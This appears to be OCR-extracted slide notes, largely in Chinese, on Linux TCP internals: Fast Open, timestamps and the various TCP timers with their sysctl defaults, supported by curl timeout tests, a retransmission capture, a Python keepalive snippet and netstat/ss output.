


20	20	0-1460	4
ip头	tcp头	payload	fcs

fast tcp open


- 过程
  - 通过三次握手获取的 (Fast Open Cookie)
  - 下次重连可携带cookie和数据请求报文
- net.ipv4.tcp_fastopen = 3
- socket setsockopt with TCP_FASTOPEN






tcp timestamp

- 目的
  - 两端往返的时延测量 rrtm
    - 更加准确的RTT测量数据，尤其是有丢包时
  - 序号回绕问题 paws
    - 避免高速网络下迷途包序号回绕的问题
    - 比如，tcp timestamp小于skb的ts-recent则丢弃
- 当一方不开启时，两方都将停用timestamps







tcp timer

tcp 几个定时器

- 连接定时器
- 重传定时器
- Persist定时器
- 心跳定时器
- 延迟ack定时器




- 状态下重试及超时
  - syn-ack定时器
  - fin-wait1定时器
  - fin-wait2定时器
  - time-wait定时器
  - last-ack定时器




连接定时器

- 连接定时器
  - tcp_syn_retries = 6
  - 120 s


```
> $ time curl 8.8.1.1
curl: (7) Failed connect to 8.8.1.1:80; 连接超时
curl 8.8.1.1  0.01s user 0.01s system 0% cpu 2:07.32 total


> $ time curl 8.8.111.111
curl: (7) Failed connect to 8.8.111.111:80; 连接超时
curl 8.8.111.111  0.01s user 0.01s system 0% cpu 2:07.34 total
```






重传定时器

- 重传定时器
  - /proc/sys/net/ipv4/tcp_retries2 = 15
  - max interval 120s
  - 总耗时约 15 min





No.	Time	Source	Destination			
1	0.000000	192.0.2.1	192.168.14			
2	0.000043	192.168.142.198	192.0.2.1			
3	0.103497	192.0.2.1	192.168.14			
4	0.000130	192.168.142.198	192.0.2.1			
5	0.314099	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
6	0.678720	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
7	1.260193	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
8	2.544346	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
9	5.047839	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
10	10.045510	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
11	20.085077	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
12	40.120485	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
13	80.092427	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
14	120.085340	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
15	120.286168	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
16	120.353817	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
17	120.355054	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
18	120.263064	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A
19	120.347551	192.168.142.198	192.0.2.1	29200	TCP	[TCP Retransmission] 8080 → 41380 [PSH, ACK] Seq=1 A



persist定时器


- 主动探测零窗口, 规避丢失 “窗口通知” 引发死锁风险.
- 当接收端接收窗口为 0 时，发送端 A 此时不能再发送数据.
- 发送端此时开启 Persist 定时器，超时后发送一个特殊的报文给接收端看对方窗口是否已经恢复.
- 探测时间间隔为5、6、12、24、48、60、60 秒 ...





心跳定时器

- sysctl -a
  - net.ipv4.tcp_keepalive_time = 7200
    - 空闲7200秒后才开启保活检测
  - net.ipv4.tcp_keepalive_intvl = 75
    - 每次间隔 75s
  - net.ipv4.tcp_keepalive_probes = 9
    - 共尝试9次
- 最少需要 2 小时 11 分 15 秒 才可判定连接死亡！



心跳定时器

set keepalive in socket

```python
import socket

server = socket.socket()
server.bind(('localhost', 9999))
server.listen(5)

print("server start....")

while True:
    client, addr = server.accept()
    print('peer address: ', addr)

    client.setsockopt(socket.SOL_SOCKET, socket.SO_KEEPALIVE, 1)
    client.setsockopt(socket.SOL_TCP, socket.TCP_KEEPIDLE, 300)
    client.setsockopt(socket.SOL_TCP, socket.TCP_KEEPCNT, 6)
    client.setsockopt(socket.SOL_TCP, socket.TCP_KEEPINTVL
```

```
09:45:23.433577 IP 127.0.0.1.9999 > 127.0.0.1.41834: Flags [.], ack 1, win 512, options [nop,nop,TS val
3173718853 ecr 3173598853], length 0
09:45:23.433600 IP 127.0.0.1.41834 > 127.0.0.1.9999: Flags [.], ack 1, win 512, options [nop,nop,TS val
3173718853 ecr 3173598853], length 0

09:45:33.433582 IP 127.0.0.1.9999 > 127.0.0.1.41834: Flags [.], ack 1, win 512, options [nop,nop,TS val
3173838853 ecr 3173718853], length 0
09:45:33.433614 IP 127.0.0.1.41834 > 127.0.0.1.9999: Flags [.], ack 1, win 512, options [nop,nop,TS val
3173838853 ecr 3173598853], length 0
...
```


长度为0的心跳包


查看下次的时间戳

```
> $ netstat -anplt --timer |grep 9999
tcp        1      0 127.0.0.1:9999          127.0.0.1:42858         ESTABLISHED 4300/python
 keepalive (8.11/0/0)

> $ ss -aen|grep 9999
ESTAB      1      0               127.0.0.1:9999          127.0.0.1:42858  timer:
(keepalive,3.390ms,0) ino:67675314 sk:ffff880014f1b7c0
```

fin-wait2 定时器


- 主动挥手端等待fin的时间
- 不会定时重发数据, 超时直接closed
- /proc/sys/net/ipv4/tcp_fin_timeout = 60





other

- syn/ack
  - tcp_synack_retries = 5
- fin-wait1
  - net.ipv4.tcp_orphan_retries = 8
- last-ack
  - 无配置，消逝时间跟time-wait相似，在一分钟左右





time-wait

